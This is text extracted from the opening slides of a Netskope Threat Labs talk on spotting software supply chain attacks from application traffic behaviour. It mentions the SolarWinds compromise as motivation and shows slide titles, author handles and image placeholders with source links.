


Your Traffic Doesn't Lie: Unmasking Supply Chain Attacks via Application Behaviour

Colin Estep, Dagmawi Mulugeta
Netskope Threat Labs

Intros

LinkedIn: colinestep

LinkedIn: dmulugeta


netskope

+ Threat Labs

SolarWinds Compromise


- First incident as a vendor
- Provided motivation for this research

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today




Source: https://www.technologydecisions.com.au/content/security/article/anatomy-of-a-supply-chain-software-attack-440028396

What's out there today



